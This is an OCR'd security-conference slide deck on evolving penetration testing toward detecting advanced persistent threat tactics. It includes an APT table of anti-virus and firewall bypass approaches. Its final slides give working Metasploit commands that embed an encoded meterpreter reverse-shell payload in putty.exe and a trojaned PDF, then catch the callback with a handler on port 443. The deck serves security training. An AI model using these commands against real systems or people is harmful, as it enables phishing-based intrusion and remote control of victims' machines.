Big Bang Theory...
The Evolution of Pentesting High Security Environments

Presented By:
Joe McCray & Chris Gates

Joe McCray.... Who the heck are you?

A Network/Web Application Penetration Tester & Trainer

A.K.A:

The black guy at security conferences

Chris Gates.... Who the heck are you?

A Network/Web Application/Red Team Penetration Tester

A.K.A:
The short white bald guy at security conferences
(I know, that doesn't really narrow it down)

How I Throw Down...(j0e)

- **I HACK**
- **I CURSE**
- **I DRINK (Rum & Coke)**

How I Throw Down..... (CG)

I don’t curse and drink as much as j0e, but I do hack

I work at Lares ☺

Let me take you back....

Pentesting = Soap, Lather, Rinse, Repeat

Step 1: Scoping call

Tell the customer how thorough you will be, while promising not to break anything

Step 2: Run Vulnerability Scanner

Nessus, NeXpose, Qualys, Retina, or whatever. Run the scanner and get on twitter all day

Step 3: Run Exploit Framework

Core Impact, Metasploit, Canvas, Saint, or whatever. Use same exploit as last week's test

Step 4: Copy paste info from previous customer's report into new one

Tell your team lead how hard you are working on this report – you are swamped

Get back on Twitter and talk about Anonymous

Step 5: Give customer recommendations they will never implement

You don't even read the recommendations you are giving to the customers because you know they won't ever be implemented.

Back to twitter.....

Geez...That's A Lot To Bypass

More Security Measures are being implemented on company networks today

- Firewalls are common place (both perimeter and host-based)
- Anti-Virus is smarter (removes popular hacker tools, and in some cases stops buffer overflows)
- Intrusion Detection/Prevention Systems are hard to detect let alone bypass
- Layer 7 proxies force tunnelling through protocols and may require authentication
- NAC Solutions are making their way into networks
- Network/System Administrators are much more security conscious
- IT Hardware/Software vendors are integrating security into their SDLC

News Flash.....

All That Doesn’t Stop APT!!!!

2 Quotes That Sum Up APT

"*APT: There are people smarter than you, they have more resources than you, and they are coming for you. Good luck with that"*

--Matt Olney (Sourcefire)

When it comes to companies with government/military ties, valuable intellectual property, or lots of money – they generally fall into 1 of 2 categories. Those that have been compromised by APT, and those that don't know they've been compromised by APT.

-- CIO of a Large Defense Contractor

Current Best Practices	APT Countermeasure
Anti-Virus	Compile malicious code immediately before use, protect with kernel driver, run code in Windows safe mode, pack with unknown packing utility
Vulnerability Assessments	Generally don't rely on known system vulnerabilities, focus on mis-configured systems, non-vulnerability based targeted spear-phishing attacks, lateral movement, or application vulnerabilities (Adobe PDF Reader, MS Office)
Network Firewall	Target workstations, malicious code will beacon out, establishing a TCP session, attack over an open port (80, 53, 443, or email)
Host Firewall	Malicious code adds itself to the host firewall white list (we expect HBSS will be bypassed with this technique)
Two-Factor Authentication (Common Access Cards)	Rootkit installed when user is logged in, then authenticate to the rootkit for future access, CAC not required for lateral movement
Email Filtering	Send link to malicious code vice the code itself, send from trusted email account, send from trusted network
Intrusion Detection Systems	Buried in port 80 traffic, SSL other encryption, unknown strings
Disabling HTML email	APTs don't attempt to "hide" the link they are sending
Border Monitoring	Encryption, new strings
Email Filtering	APTs don't send attachments with .exe, .dll, .vbs, extensions – they send PDFs
Proxy Servers	HTTP header spoof - proxy server bypass
Microsoft Patching Program	Use of undocumented vulnerabilities, little or no focus on application patching, lateral movement with stolen credentials doesn't require compromised systems

WHY APT!?!?!?!?!?!?!?

If its easier to steal it than Reverse Engineer it or R&D it someone probably will!

Who Got Owned? Defense Contractors

Northrop Grumman:
http://www.foxnews.com/scitech/2011/05/31/northrop-grumman-hit-cyber-attack-source-says/

Lockheed Martin:
http://packetstormsecurity.org/news/view/19242/March-RSA-Hack-Hits-Lockheed-Remote-Systems-Breached.html

L3:
http://threatpost.com/en_us/blogs/report-l3-warns-employees-attacks-using-compromised-securid-tokens-060111

Booz Allen Hamilton:
http://gizmodo.com/5820049/anonymous-leaks-90000-military-email-accounts-in-latest-antisec-attack

SAIC(older):
http://www.usatoday.com/news/nation/2007-07-20-saic-security_N.htm

Who Got Owned? Financials & Other Prominent Organizations

Google:
http://en.wikipedia.org/wiki/Operation_Aurora

IMF:
http://www.gsnmagazine.com/node/23578

Citi
http://www.bankinfosecurity.eu/articles.php?art_id=3724

High Level Government Officials:
http://www.bbc.co.uk/news/world-us-canada-13635912

IOC & UN:
http://packetstormsecurity.org/news/view/19619/Governments-IOC-And-UN-Hit-By-Massive-Cyber-Attack.html

Global oil, Energy, and Petrochemical Companies:
http://www.mcafee.com/us/resources/white-papers/wp-global-energy-cyberattacks-night-dragon.pdf

Who Got Owned? Small-MidSized Companies

The areas which are most attacked include:

- Car manufacturing
- Renewable energies
- Chemistry
- Communication
- Optics
- X-ray technology
- Machinery
- Materials research
- Armaments

Information being stolen is not only related to research and development, but also management techniques and marketing strategies.

Most of these organizations in the previous slides:

1. Have a regularly updated information assurance program
2. Have a configuration management and change control program
3. Have a dedicated IT Security Budget
4. Have dedicated IT Security staff
5. Are pentested at least annually
6. Are compliant (PCI, FISMA, ISO 27000, SOX, DIACAP, etc)

What do they have in common?

They were all owned by APT

What's up with APT

Strategy without tactics is the slowest route to victory.

Tactics without strategy is the noise before defeat.

~Sun Tzu~

- Too many people think it's about "Advanced" hacking (0-day exploits, bleeding edge hacking techniques like custom protocols, and custom encryptions)
- Although that advanced stuff can be part of it. It's more about "persistence, tactics, and most importantly meeting the objective"
- Less "persistent"… more "determined" they don't stop at the end of the week
- The objective is to steal the target company's important shit!
- All they want is all you got!


APT vs. Pentesting

- So how do the previous slides match up to current pentesting objectives/goals?

- It DOESN'T!
  - At the end of the week, what do you do?
  - What about scope limitations?


- Wait, what about "goal oriented pentesting"??!!
  - Domain Admin is a stupid "goal"
  - Stealing what makes a company money is a better goal
  - Add to that, can you detect that theft in real time or within X hours
  - What level of attacker can you detect?

This Is What It Is All About (Business Impact)




Vulnerability Driven Industry


- IT Security is focused on minimizing the presence of vulnerabilities




Lots of People Talk About How APT Works

- This stuff is good, but there are some issues with this….
- We'll explain in a few min







News Flash……

APT Doesn’t Rely On Vulnerabilities!!!!

Data Driven Assessments

- Some more “forward leaning” companies perform “Data Driven” assessments.
- Get company to identify what’s important…
- Go after it…Can I get to it?

- Vary rare to focus on detection and response along the way

What Has To Happen???
What Needs To Change???

Vulnerability Driven VS. Capability Driven


- IT Security Industry is currently focused on minimizing the presence of vulnerabilities
- We're recommending a change in focus to what attacker tactics/techniques you can detect and respond to
- More importantly what level of sophistication of attacker tactics/techniques you can detect and respond to
- We call this "Capability Driven Security Assessments"

Evaluating Capabilities

We've broken common APT attack tactics into 5 phases:

1. Targeting & Information Gathering
2. Initial Entry
3. Post-Exploitation
4. Lateral Movement
5. Data Exfiltration

The Process


Prepwork
Passive Intel Gathering
Active Intel Gathering
Targeting
Exploitation
http

How the Attack Works

From: Mandiant

Evaluating Capabilities

Within each phase we've got 4 levels of sophistication

Level 1: Kiddie

Level 2: Got some game

Level 3: Organized crime/hacker for hire

Level 4: State sponsored

1

2

3

4

Phase 1: Targeting

Determine who has what I want

General Dynamics

http://www.generaldynamics.com/

GENERAL DYNAMICS

Strength On Your Side®

- Company Overview
- Investor Relations
- News
  - Company Events
  - Media Contacts
  - Press Releases
  - Webcasts
- Products & Services
- Careers

HOME | SEARCH | SITE MAP | HELP

June 21, 2010
Contact: Mark Meudt
Tel: (703) 246-0525
Email: Mark.Meudt@gdit.com

General Dynamics Awarded $49 Million to Support the U.S. Air Force's Distributed Common Ground System

FAIRFAX, Va. – General Dynamics Information Technology, a business unit of General Dynamics (NYSE: GD), has been awarded a $49 million contract to support the U.S. Air Force's Distributed Common Ground System (DCGS) and Project Liberty. The contract covers three years if all options are exercised.

General Dynamics will perform network administration, systems administration, hardware maintenance and logistics and warehouse support for Air Force and Air National Guard DCGS sites as well as the Project Liberty and Squadron Operations Centers that support Predator and Reaper operations. This support can be performed around-the-clock if needed.

The Distributed Common Ground System is the Air Force's premier globally networked intelligence, surveillance and reconnaissance weapon system. With 20 geographically separated, networked sites, the DCGS produces intelligence information collected by the U-2, RQ-4 Global Hawk, MQ-9 Reaper and MQ-1 Predator aircraft. Project Liberty exploitation cells provides sustainable, deployed full-motion video processing, exploitation and dissemination (PED) cells to joint ground forces at the Corps level and below to exploit data collected from Air Force-flown MC-12 Liberty aircraft.

The company will support Robins Air Force Base, Ga., with depot operations and program management support to the 578th Aircraft Sustainment Squadron. The General Dynamics-led team includes BOSH Global Services, Newport News, Va., who will assist General Dynamics with providing support to the enterprise as required.

"General Dynamics looks forward to continuing our partnership with the U.S. Air Force to provide sustainment and support for the Distributed Common Ground System," said Thomas Kirchmaier, senior vice president for General Dynamics Information Technology's Intelligence Solutions Division. "Our people are focused on the customers increased mission requirements and are dedicated to ensuring mission continuity as well as enabling delivery of critical intelligence to the Warfighter."

As a trusted systems integrator for more than 50 years, General Dynamics Information Technology provides information technology (IT), systems engineering, professional services and simulation and training to customers in the defense, intelligence, homeland security,

Phase 1: Targeting

Determine who has what I want

Northrop Grumman Delivers AN/AAQ-37 Distributed Aperture System Operational Software for the F-35 Lightning II Joint Strike Fighter (NYSE:NOC)

http://www.irconnect.com/noc/press/pages/news_releases.html?d=197036

Most Visited | Getting Started | Latest Headlines | Apple | Google Maps | Yahoo! | YouTube | Wikipedia | News | Popular | Note in Reader

Stumble! | I like it! | All | Tools

Northrop Grumman Delivers AN/...

NORTHROP GRUMMAN

Search

HOME | ABOUT US | CAPABILITIES | CAREERS | MEDIA | CONTACT US

A LEADER IN GLOBAL SECURITY

A-Z INDEX | CONTRACTS | CORPORATE RESPONSIBILITY | INVESTOR RELATIONS

Northrop Grumman - News Releases

News Releases

SHARE

Northrop Grumman Delivers AN/AAQ-37 Distributed Aperture System Operational Software for the F-35 Lightning II Joint Strike Fighter

BALTIMORE, July 21, 2010 (GLOBE NEWSWIRE) -- Northrop Grumman Corporation (NYSE:NOC) has announced the delivery of the operational software package for the AN/AAQ-37 Electro-Optical Distributed Aperture System (EO-DAS) to Lockheed Martin Corporation (NYSE:LMT) for integration into the F-35 Lightning II Joint Strike Fighter.

"EO-DAS is the first capability of its kind, providing pilots with unprecedented full, 360-degree, situational awareness around an aircraft," said Mark Rossi, Northrop Grumman program development director for the Joint Strike Fighter radar and Electro Optical Distributed Aperture System. "This software delivery represents the final, full-performance, operational flight program-approved version, following an in-depth, eight-year product development and test phase. This delivery marks the critical first step in a series of milestones that will provide the warfighter with the most game-changing technologies available in the avionics industry."

Since 2005, Northrop Grumman has flown the DAS on its BAC 1-11 test bed aircraft verifying performance requirements. DAS is currently undergoing integration and testing at Lockheed Martin's Mission Systems Integration Laboratory in Fort Worth. Following system integration, EO-DAS will fly on Lockheed Martin's Cooperative Avionics Test Bed (CATB) and eventually on an actual F-35 in accordance with Lockheed Martin's scheduled flight plan.

The AN/AAQ-37 DAS is a high resolution omnidirectional infrared sensor system that provides advanced spherical situational awareness capability, including missile and aircraft detection, track and warning capabilities for the F-35 Joint Strike Fighter. DAS also gives a pilot 360-degree spherical day/night vision capability, with the capability of seeing through the floor of the aircraft. Northrop Grumman is now exploring how the existing DAS technology could assist in several additional mission areas, including ballistic missile defense and irregular warfare operations.

Northrop Grumman Corporation is a leading global security company whose 120,000 employees provide innovative systems, products, and solutions in aerospace, electronics, information systems, shipbuilding and technical services to government and commercial customers worldwide. Please visit www.northropgrumman.com for more information.

Phase 1: Targeting

Determine who has access to it

LinkedIn

Phase 1: Targeting

Determine who has access to it

twitter

facebook

Phase 2: Initial Entry

Which of these can you detect and respond to?

1. Client-Side Exploit (<1 yr old)
2. Client-Side Exploit (<90 days old)
3. Phishing for credentials
4. File Format Exploit (malicious attachment)
5. User Assist/”No Exploit” Exploit (ex: Java Applet)
6. Custom Exploit/0day

Phase 2: Initial Entry

Example Syntax:

Step 1: Create your own payload

```
wget http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe
./msfpayload windows/meterpreter/reverse_tcp R | msfencode -c 5 -e x86/shikata_ga_nai -x putty.exe -t exe >/tmp/payload.exe
```

Step 2: Create an evil pdf

```
./msfconsole
msf > use windows/fileformat/adobe_pdf_embedded_exe
msf > set PAYLOAD windows/meterpreter/reverse_https
msf > set EXENAME /tmp/payload.exe
msf > set FILENAME FluShotsSchedule.pdf
msf > set INFILENAME /tmp/Report.pdf
msf > set OUTPUTPATH /tmp/
msf > set LHOST [your attacker ip]
msf > exploit
```


Result: /tmp/FluShotsSchedule.pdf

Step 3: Send the evil pdf file to your client

```
msf > use exploit/multi/handler
msf > set PAYLOAD windows/meterpreter/reverse_https
msf > set ExitOnSession false
msf > set LHOST [your attacker ip]
msf > set LPORT 443
msf > exploit –j
```

Step 4: Send trojaned pdf file to victim and wait for the reverse connection from the client

